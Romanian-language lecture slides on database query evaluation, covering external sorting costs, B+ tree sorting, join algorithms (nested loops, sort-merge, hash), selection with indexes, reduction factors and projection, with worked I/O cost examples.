- Un subșir s-a sortat, urmează sortarea unui nou subșir.
- Volumul de zăpadă îndepărtat la o trecere (adică, lungimea unui subșir) este de două ori cantitatea de zăpadă existentă pe drum în orice moment de timp.

I/O pentru sortarea externă

- ... monotonii mai lungi înseamnă mai puțini pași de sortare
- Am considerat că se citește/scrive o pagină la un moment dat.
În realitate se citește un *bloc* de pagini secvențiale!
- În *buffer* se poate rezerva câte un *bloc* de pagini pentru intrări și rezultate.
 - Acest lucru va reduce numărul de pagini disponibile pentru sortare internă
 - În practică, majoritatea tabelelor se sortează în 2-3 pași .


Număr de pași pentru sortarea optimizată

N	B=1,000	B=5,000	B=10,000
100	1	1	1
1,000	1	1	1
10,000	2	2	1
100,000	3	2	2
1,000,000	3	2	2
10,000,000	4	3	3
100,000,000	5	3	3
1,000,000,000	5	4	3

* Dimensiune bloc = 32, pasul inițial produce subșiruri de dimensiune $2B$.

Double Buffering

- Pentru a reduce timpul de citire/scriere, se pot folosi pagini suplimentare pentru citire/scriere în avans (*prefetch*).
 - Potential, mai mulți pași; în practică, majoritatea tabelelor continuă să se sorteze în 2-3 pași.




Utilizarea arborilor B+ pentru sortare

- Scenariu: tabela se sortează pe baza unui index pe câmpurile de sortare, structurat ca un B-arbore.
- Ideea: Obținerea înregistrărilor prin traversarea valorilor din frunze.
- Cazuri:
 - B-arborele este grupat → *Perfect!*
 - B-arborele nu este grupat → *f inefficient*

B-arbore grupat folosit la sortare


- Cost: parcurgerea arborelui până la cea mai din stânga frunză
- Fiecare pagină e parcursă o singură dată



* *variantă superioară sortării externe!*

B-arbore negrumat folosit la sortare

- În general, o citire de pagină pe înregistrare!



Sortare externă vs. index neclusterizat


N	Sortare	p=1	p=10	p=100
100	200	100	1,000	10,000
1,000	2,000	1,000	10,000	100,000
10,000	40,000	10,000	100,000	1,000,000
100,000	600,000	100,000	1,000,000	10,000,000
1,000,000	8,000,000	1,000,000	10,000,000	100,000,000
10,000,000	80,000,000	10,000,000	100,000,000	1,000,000,000

* p : # număr de înregistrări pe pagină

* $B=1,000$ și dimensiune bloc=32 pt sortare

* $p=100$ este o valoare mai mult decât realistă

Evaluarea Operatorilor Relaționali



Operatori relationali

- Selectie (σ) Selectează un subset de înregistrări a unei rel.
- Proiecție (π) Elimină anumite coloane ale relației.
- Join (\otimes) Permite combinarea a două relații.
- Diferență ($-$) Returnează înregistrări aflate într-o relație ce nu se găsesc în a doua.
- Reuniune (\cup) Returnează înregistrări aflate în ambele rel.
- Agregare (SUM, MIN, etc.) și grupare (GROUP BY)

Operatori relationali

- Tehnici de implementare a operatorilor
 - Iterare
 - Indexare
 - Partiționare

Evaluarea operatorilor relaționali

■ Căi de acces

= alternative de parcursere a înregistrărilor

- Scanare tabelă

- Parcursere index

■ Selectarea căii de acces

- Număr de pagini returnate (pagini de index sau ale tabelei)

- Se selectează calea ce minimizează costurile de acces

Structura folosită în exemple

Students (*sid: integer, sname: string, age: integer*)

Courses (*cid: integer, name: string, location: string*)

Evaluations (*sid: integer, cid: integer, day: date, grade: integer*)

■ *Students:*

- Fiecare înregistrare are o lungime de 50 bytes.
- 80 înregistrări pe pagină, 500 pagini.

■ *Courses:*

- Lungime înregistrare 50 bytes,
- 80 înregistrări pe pagină, 100 pagini.

■ *Evaluations:*

- Lungime înregistrare 40 bytes,
- 100 înregistrări pe pagină, 1000 pagini.

Implementare *join* bazat pe egalitatea a două câmpuri

```
SELECT *
FROM Evaluations R
INNER JOIN Students S ON R.sid=S.sid
```

≡

$R \otimes S$

Produsul cartezian $R \times S$ este în general voluminos. Deci, implementarea prin $R \times S$ urmat de o selecție e ineficientă.

Implementare *join* bazat pe egalitatea a două câmpuri

```
SELECT *
FROM Evaluations R
INNER JOIN Students S ON R.sid=S.sid
```

Notăție: M pagini în R, p_R înregistrări pe pagină, N pagini în S, p_S înregistrări pe pagină.

Implementare *join* bazat pe egalitatea a două câmpuri

```
SELECT *
FROM Evaluations R
INNER JOIN Students S ON R.sid=S.sid
```

Metrică folosită: numărul de pagini citite/salvate (I/Os)

Tehnici de implementare a operatorului *Join*

- Iterare
 - *Simple/Page-Oriented Nested Loops*
 - *Block Nested Loops*
- Indexare
 - *Index Nested Loops*
- Partiționare
 - *Sort Merge Join*
 - *Hash*

Simple Nested Loops Join

```
foreach tuple r in R do
    foreach tuple s in S do
        if  $r_i == s_j$  then add  $\langle r, s \rangle$  to result
```

- Pentru fiecare înregistrare din tabela *externă* R, se scanăază întreaga relație *internă* S.


Cost: $M + p_R * M * N = 1000 + 100*1000*500$ I/Os.

Page Oriented Nested Loops Join

```
foreach page in R do  
    foreach page in S do  
        if  $r_i == s_j$  then add  $\langle r, s \rangle$  to result
```

- Pentru fiecare *pagini* din R, se citește fiecare *pagini* din S, iar perechile de înregistrări $\langle r, s \rangle$ ce verifică expresia $ri=sj$ vor salvate în pagina rezultat, unde r este din pagina lui R iar s este din pagina lui S.
- Cost: $M + M*N = 1000 + 1000*500$ I/Os
- Dacă tabela mai mică (S) este tabela externă, atunci cost = $500 + 500*1000$ I/Os

Block Nested Loops Join



Exemplu pentru Block Nested Loops

Cost: Scan. tabelă externă + #(blocuri externe) * scan. tabelă internă
#blocuri externe = $\lceil \text{nr de pagini} / \text{dim bloc} \rceil$

- Cu *Evaluations* (R) ca tabelă externă, și bloc de 100 pagini:
 - Cost scanare R este 1000 I/Os; un total de 10 blocuri.
 - Pt fiecare bloc din R, se scanează *Students*: 10*500 I/Os.
 - Dacă *bufferul* avea doar 90 pagini libere, S era scanat de 12 ori.
- Cu *Students* (S) ca tabelă externă (bloc de 100 pagini):
 - Cost scanare S este 500 I/Os; un total de 5 blocuri.
 - Pt fiecare bloc din S, scanăm *Evaluations*; 5*1000 I/Os.

Index Nested Loops Join

```
foreach tuple r in R do  
    foreach tuple s in S where ri == sj do  
        add <r, s> to result
```

- Dacă există un index definit pe coloana de join a unei tabele (ex. S), aceasta poate fi considerată tabelă internă și poate fi exploatat indexul.

Cost: $M + (M^*p_R) * \text{cost găsire înreg. din } S$

Index Nested Loops Join

```
foreach tuple r in R do  
    foreach tuple s in S where  $r_i == s_j$  do  
        add  $\langle r, s \rangle$  to result
```

Cost găsire înregistrare =
Cost căutare în index +
Cost citire înregistrări

Index Nested Loops Join

```
foreach tuple r in R do
    foreach tuple s in S where ri == sj do
        add <r, s> to result
```

Cost căutare in index

- aproximativ 1.2 (pentru index cu acces direct),
- 2-4 pentru B-arboare.

Cost citire înregistrări

- Depinde de clusterizare:
 - Index grupat: 1 I/O (*tipic*)
 - Index negrupat: 1 I/O per înregistrare din S (*în cel mai rău caz*)

Exemplu pentru Index Nested Loops

- Index cu acces direct pt. *sid* din *Students*:
 - Scanare *Evaluations*: 1000 pagini I/Os, $100 * 1000$ înreg.
 - Pentru fiecare înreg din *Evaluations*: 1.2 I/Os pentru a localiza intrarea în index, plus 1 I/O pentru a citi (exact o) înreg. din *Students* \Rightarrow cost 220,000. Total: 221,000 I/Os.

Exemplu pentru Index Nested Loops

- Index cu acces direct pt. *sid* din *Evaluations*:
 - Scanare *Students*: 500 pagini I/Os, 80×500 înreg.
 - Pentru fiecare înreg din *Students*: 1.2 I/Os pentru a localiza intrarea în index, plus costul citirii înreg. din *Evaluations*.
Presupunem o distribuție uniformă a notelor, deci 2.5 note per student ($100,000 / 40,000$). Costul citirii lor e 1 sau 2.5 I/Os (index grupat sau nu). Total: de la 88,500 la 148,500 I/Os

Sort-Merge Join $(R \otimes_{i=j} S)$

- Ordonare R și S după câmpurile ce apar în condiția de join, apoi scanare pentru identificarea perechilor.
 - Scanarea lui R avansează până r_i current $> s_j$ current, apoi se avansează cu scanarea lui S până s_j current $> r_i$ current; până când r_i current $= s_j$ current.
 - La acest punct toate perechile posibile între înregistrările din R cu aceeași valoare r_i și toate înregistrările din S cu aceeași valoare s_j sunt salvate în pagina specială pentru rezultat.
 - Apoi se reia scanarea lui R și S.
- R este scanat o dată; fiecare grup de înregistrări din S este scana pentru fiecare înregistrare “potrivită” din R .

Exemplu pentru Sort-Merge Join

<i>sid</i>	<i>sname</i>	<i>age</i>
22	dustin	20
28	yuppy	21
31	johnny	20
44	guppy	22
58	rusty	21



<i>sid</i>	<i>cid</i>	<i>day</i>	<i>grade</i>
28	101	15/6/04	8
28	102	22/6/04	8
31	101	15/6/04	9
31	102	22/6/04	10
31	103	30/6/04	10
58	101	16/6/04	7

- Cost: $M \log_2 M + N \log_2 N + (M+N)$
 - Costul scanării este $M+N$ (poate fi $M*N$ – f rar!)
- Cu 35, 100 sau 300 pagini în *buffer*, *Evaluations* și *Students* pot fi sortate în 2 treceri. Cost total: 7500.

Rafinare algoritm Sort-Merge Join

- Se poate combina faza de interclasare din *sortarea* lui R și S cu faza de scanare pentru join.
 - Având $B > \sqrt{L}$, unde L este numarul de pagini a celei mai mari tabele, și folosind optimizarea algoritmului de sortare (ce produce subșiruri inițiale sortate de lungime $2B$), numărul de subșiruri pentru fiecare relație este $< B/2$.
 - Alocând o pagină pentru câte un subșir al fiecărei relații, se va verifica expresia de join dintr-o singură trecere.
 - **Cost:** citire+salvare fiecare tabelă la Pas 0 + citire fiecare tabelă o dată pentru comparare (+ scriere rezultat).
 - În exemplu, costul coboară de la 7500 la 4500 I/Os.
- În practică, costul alg. *sort-merge join*, (la fel ca cel al sortării externe), este *liniar*.

Hash-Join



Observații asupra Hash-Join


- Vrem ca numărul de partiții $k < B-1$, și $B-2 >$ dimensiunea celei mai mari partiții.
 - dacă $B > \sqrt{M}$ condiția este indeplinită
- Tabelă de dispersie (performanță)
- Dacă sunt partiții ce nu încap în memoria internă → *hash-join* recursiv

Costul Hash-Join

- $3(M+N)$ I/Os.
- Sort-Merge Join vs. Hash Join:
 - *Hash Join* e superior dacă dimensiunea tablelor diferă f mult și este paralelizabil.
 - *Sort-Merge Join* e mai puțin sensibil la modificări de dimensiune a datelor; rezultatul este sortat.

Evaluarea Operatorilor Relaționali

2



Condiții Join generale

- Egalități cu mai multe câmpuri
(ex., $R.sid=S.sid$ AND $R.rname=S.sname$):
 - Pentru *Index NL*, putem construi un index compus $\langle sid, sname \rangle$ (dacă S e tabela internă); sau se pot utiliza doi indecsi pe *sid* sau *sname*.
 - Pentru *Sort-Merge* și *Hash Join*, ordonarea/partiția se realizează pe combinația ambelor câmpuri.

Condiții Join generale

- Inegalități

(ex., $R.rname < S.sname$):

- Pentru *Index NL*, e necesar un B-arbore (clusterizat!).
 - numărul de “potriviri” este de obicei mult mai mare decât în cazul egalităților.
- *Hash Join, Sort Merge Join* nu sunt aplicabile.
- *Block NL* este cea mai potrivită metodă în acest caz.

Statistici și catalogage

- *Catalogul* unei baze de date conține cel puțin următoarele informații despre tabele și indecsi:
 - numărul de înregistrări (NTuples) și numărul de pagini (NPages) ale fiecărei tabele.
 - numărul de valori distincte ale cheilor de indexare (NKeys) și numărul de pagini (Npages) pentru fiecare index.
 - Înălțimea și valorile minime și maxime ale cheilor (Height /Low/High) pentru fiecare index cu structură de arbore.

Statistici și cataloge

- Catalogele se actualizează periodic
 - Actualizarea la fiecare modificare e foarte costisitoare; dar fiind vorba (oricum) de aproximare acest lucru nu reprezintă un dezavantaj considerabil.
 - Uneori se stochează informații mai detaliate (ex. histograme ale valorilor unui câmp)

Estimarea dimensiunii și factorii de reducție

- Fie interogarea:

```
SELECT attribute list  
FROM relation list  
WHERE term1 AND ... AND termk
```

- Numărul maxim de înregistrări din rezultat este produsul cardinalităților relațiilor din clauza FROM
- *Factorul de reducție (FR)* asociat fiecărui *term* reflectă impactul lui *term* în reducerea dimensiunii rezultatului. *Cardinalitatea rezultatului* = Nr maxim de înreg.* produsul tuturor FR.
 - Presupunem implicit că *termenii* sunt independenți!
 - *col=val* are FR: $1/N\text{Keys}(I)$, pentru indexul I pe *col*
 - *col₁=col₂* are FR: $1/\text{MAX}(N\text{Keys}(I_1), N\text{Keys}(I_2))$
 - *col>val* are FR: $(\text{High}(I) - val)/(\text{High}(I) - \text{Low}(I))$

Selectie simplă

- Are forma $\sigma_{R.\text{c}\dot{\text{a}}\text{mp OP val}}(S)$
- Dimensiunea rezultatului aproximată de *dimensiunea lui S * factor de reducție.*
- Fără index, nesortat: trebuie scanată întreaga tabelă; costul este N (număr de pagini în S)
- Fără index, sortat : căutare binară pt. localizarea primei înregistrări ce satisface condiția $\text{cost}=\text{Log}_2N$
- Cu un index pentru atributul de selecție:
Folosește indexul pentru determinarea înregistrărilor din rezultat, apoi returnează înregistrările corespunzătoare.

```
SELECT *
FROM Students S
WHERE S.sname < 'C%'
```

Utilizarea unui index pentru selecții

- Costul depinde de numărul de înregistrări returnate și de clusterizare.
 - Costul găsirii înregistrărilor (de obicei mic) plus costul returnării înregistrărilor (poate fi mare fără clusterizare).
 - În exemplu, presupunând distribuirea uniformă a numelor, aprox. 10% dintre înregistrări este returnat (50 pagini, 4000 înregistrări). Cu un index clusterizat, costul e mai mic de 50 I/Os; dacă e neclusterizat, costul e până la 4000 I/Os!

Utilizarea unui index pentru selecții

- *Rafinare importantă a indecsilor ne-clusterizați:*
 1. Găsirea înregistrărilor.
 2. Sortarea acestora după rid (adresa/identificatorul fizic al înregistrărilor).
 3. Se citesc *rid* în ordine. Se asigură că fiecare pagină de date este adusă în memoria internă o singură dată.

Condiții de selecție generale

$(day < 8/9/94 \text{ AND } grade = 10) \text{ OR } cid = 5 \text{ OR } sid = 3$

- Fiecare condiție de selecție este prima dată convertită la forma normală conjunctivă (CNF):

$(day < 8/9/94 \text{ OR } cid = 5 \text{ OR } sid = 3) \text{ AND }$

$(grade = 10 \text{ OR } cid = 5 \text{ OR } sid = 3)$

- Vom discuta doar cazul fără OR-uri.
- Un index se potrivește unei (conjuncții de) termeni dacă implică doar câmpuri dintr-un *prefix* al cheii de căutare.
 - Un index pe $\langle a, b, c \rangle$ se potrivește cu $a = 5 \text{ AND } b = 3$, dar nu și $b = 3$.

Abordări ale selecțiilor generale

1. Găsirea *celei mai selective căi de acces*, returnarea înregistrărilor folosind această cale și aplicarea tuturor termenilor ce nu au fost acoperiți de index:

- *Cea mai selectivă cale de acces*: parcurgerea unui index sau a unei tabele ce necesită cele mai puține citiri/salvări de pagini de memorie.
- Termenii care sunt acoperiți de index reduc numărul de înregistrări *returnate*; ceilalți termeni sunt folosiți pentru a invalida anumită înregistrare, dar nu afectează numărul de înregistrări/pagini citite.
- Exemplu $day < 8/9/94 \text{ AND } cid = 5 \text{ AND } sid = 3$. Se poate utiliza un index B-arbore pe *day*; apoi, *cid=5* și *sid=3* trebuie verificate pentru fiecare înregistrare *returnată*. Similar, poate fi folosit un index pe $\langle cid, sid \rangle$; trebuie apoi verificat *day < 8/9/94*.

Abordări ale selecțiilor generale

2. (dacă sunt 2 sau mai mulți indecsi):

- Se obține lista de *rid* ale înregistrărilor folosind fiecare index.
- Se *intersectează* listele de *rid*
- Pe înregistrările obținute se aplică toți termenii rămași.
- Fie $day < 8/9/94 \text{ AND } cid = 5 \text{ AND } sid = 3$. Dacă e definit un index B arbore pe *day* și un alt index pe *sid*, se pot obține codurile rid ale înregistrărilor ce satisfac $day < 8/9/94$ folosind primul index, și codurile rid ale înregistrărilor ce satisfac $sid = 3$ folosind cel de-al doilea index. Aceste rezultate se vor intersecta și se va verifica și condiția $cid = 5$.

Operatorul proiecție

- Proiecția : $\pi_{cid, sid} \text{Evaluations}$

```
SELECT DISTINCT  
    E.sid, E.cid  
FROM Evaluations E
```

- Pentru implementarea proiecției
 - Se elimină câmpurile nedorite
 - Se elimină toate înregistrările duplicate
- Abordări:
 - Proiecție bazată pe sortare
 - Proiecție bazată pe funcție de dispersie

Proiecție bazată pe sortare

- Pas 1 - Scanare E pentru a obține înregistrările având doar câmpurile dorite
 - Cost = $N I/O$ pentru scanare E (N = număr de pagini din E) + $T I/Os$ pentru salvarea tabelei temporare E' (T = număr de pagini din E')
- Pas 2 - Sortează înregistrările folosind o combinație a câmpurilor ca și cheie de sortare
 - Cost = $O(T \log_2 T)$
- Pas 3 – Scanare rezultate sortate, se compară înregistrările adiacente și se elimină duplicările
 - Cost = T

Proiecție bazată pe sortare - îmbunătățire

- Modificare pas 0 al sortării externe pentru a elmina câmpurile nedorite. Se produc sub-șiruri inițiale sortate de lungime $2B$ pagini, având înregistrări de dimensiune mai mică decât înregistrările inițiale. (în funcție de numărul și dimensiunea câmpurilor eliminate)
- Modificare pas de interclasare pentru a elmina duplicatele. Numărul înregistrărilor rezultate este mai mic (Diferența depinde de numărul duplicatelor.)
